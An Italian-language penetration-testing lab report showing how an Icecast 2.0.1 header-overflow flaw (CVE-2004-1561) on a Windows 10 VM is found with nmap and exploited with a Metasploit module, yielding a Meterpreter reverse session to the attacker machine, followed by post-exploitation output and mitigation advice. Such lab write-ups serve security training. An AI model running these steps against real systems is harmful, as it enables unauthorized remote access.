Relazione Tecnica di Penetration Testing: Icecast Header Overwrite

Data: 22 Gennaio 2026

Target: Windows 10 (192.168.40.23)

Attaccante: Kali Linux (192.168.40.20)

1) Introduzione e Obiettivo

Il presente documento descrive le attività di analisi e sfruttamento effettuate sul target **192.168.40.23**. L'obiettivo di questa analisi è documentare il processo di **identificazione e sfruttamento** di una vulnerabilità nota all'interno di un ambiente di laboratorio controllato. L'attività si concentra sul servizio **Icecast**, un server per lo streaming multimediale, al fine di dimostrare i rischi associati all'utilizzo di software non aggiornati e la potenza dei framework di exploitation automatizzati.

2) Fase di Ricognizione

Attraverso l'uso del tool **Nmap**, è stata effettuata una scansione mirata dei servizi per identificare potenziali vettori di ingresso.

-Comando: ***nmap -sV -p 7000-8000 -T5 192.168.40.23***

-Risultato: È stato individuato il servizio **Icecast streaming media server** in ascolto sulla porta **8000/tcp**.

-Identificazione Target: Il sistema operativo è identificato come Windows

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 7000-8000 -T5 192.168.40.23
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 09:13 -0500
Nmap scan report for 192.168.40.23
Host is up (0.0055s latency).
Not shown: 1000 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8000/tcp open  http    Icecast streaming media server
MAC Address: 08:00:27:F3:A3:C7 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.92 seconds
```

3) Analisi delle vulnerabilità

Una volta trovate le vulnerabilità apriamo la nostra msfconsole.

Utilizzando il framework **Metasploit**, è stata effettuata una ricerca per exploit noti relativi al software identificato.

-Ricerca: ***search icecast***

-Vulnerabilità individuata: ***exploit/windows/http/icecast_header***

-**Descrizione:** Si tratta di una vulnerabilità di tipo **Header Overwrite** che permette l'esecuzione di codice arbitrario da remoto (RCE).

```
msf > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite
```

4) Exploitation

Una volta configurato l'exploit con i parametri corretti (**RHOSTS 192.168.40.23** per il target e **LHOST 192.168.40.20** per la macchina attaccante), l'attacco è stato eseguito con **successo.**

-Payload utilizzato: Meterpreter (x86/windows).

-Risultato: Apertura di una sessione **Meterpreter**.

```
Id  Name  Type                     Information                        Connection
--  ----  ----                     -----------                        ----------
1         meterpreter x86/windows  DESKTOP-9K1O4BT\user @ DESKTOP-9K1O4BT  192.168.40.20:4444 → 192.168.40.23:49485 (192.168.40.23)
```

5) Post-Exploitation


Dopo aver ottenuto l'accesso, sono state eseguite operazioni di enumerazione per confermare il controllo del sistema:

-Verifica Interfacce: Conferma dell'indirizzo IP **192.168.40.23** sulla scheda di rete Intel PRO/1000.

```
Interface  4
===========
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:f3:a3:c7
MTU          : 1500
IPv4 Address : 192.168.40.23
IPv4 Netmask : 255.255.255.0
```

-Identificazione Utente: L'accesso è stato ottenuto come **DESKTOP-9K104BT\user**.

-Analisi Ambiente: Il desktop della vittima mostra l'applicazione Icecast2 attiva e funzionante, confermando che il servizio vulnerabile era il punto di ingresso.



6. Conclusioni e Mitigazione

L'attacco ha dimostrato come un software datato (vulnerabilità del 2004) possa ancora essere utilizzato per compromettere totalmente un sistema moderno se non aggiornato. L'attività di testing ha confermato la presenza di una vulnerabilità critica di tipo **Buffer Overflow** nel servizio **Icecast 2.0.1** (CVE-2004-1561). L'exploit ha avuto successo a causa di una gestione non sicura della lunghezza delle stringhe negli header HTTP, permettendo all'attaccante di sovrascrivere lo stack di memoria e deviare il flusso di esecuzione verso un payload **Meterpreter**.

Per mettere in sicurezza l'infrastruttura, si consigliano i seguenti interventi tecnici:

-Aggiornamento del Software: Installazione immediata di una versione di Icecast successiva alla 2.0.1, in cui il controllo sui buffer di input è stato implementato correttamente.

-Network Segmentation: Implementazione di una zona **DMZ** e configurazione del firewall per consentire il traffico sulla porta 8000 solo da sorgenti fidate.

-Principio del Privilegio Minimo: Configurazione del servizio Icecast affinché venga eseguito con un account utente dedicato privo di privilegi amministrativi, limitando i danni in caso di compromissione.

-Intrusion Detection System (IDS): Implementazione di firme per rilevare tentativi di "Header Overwrite" tipici di questo exploit.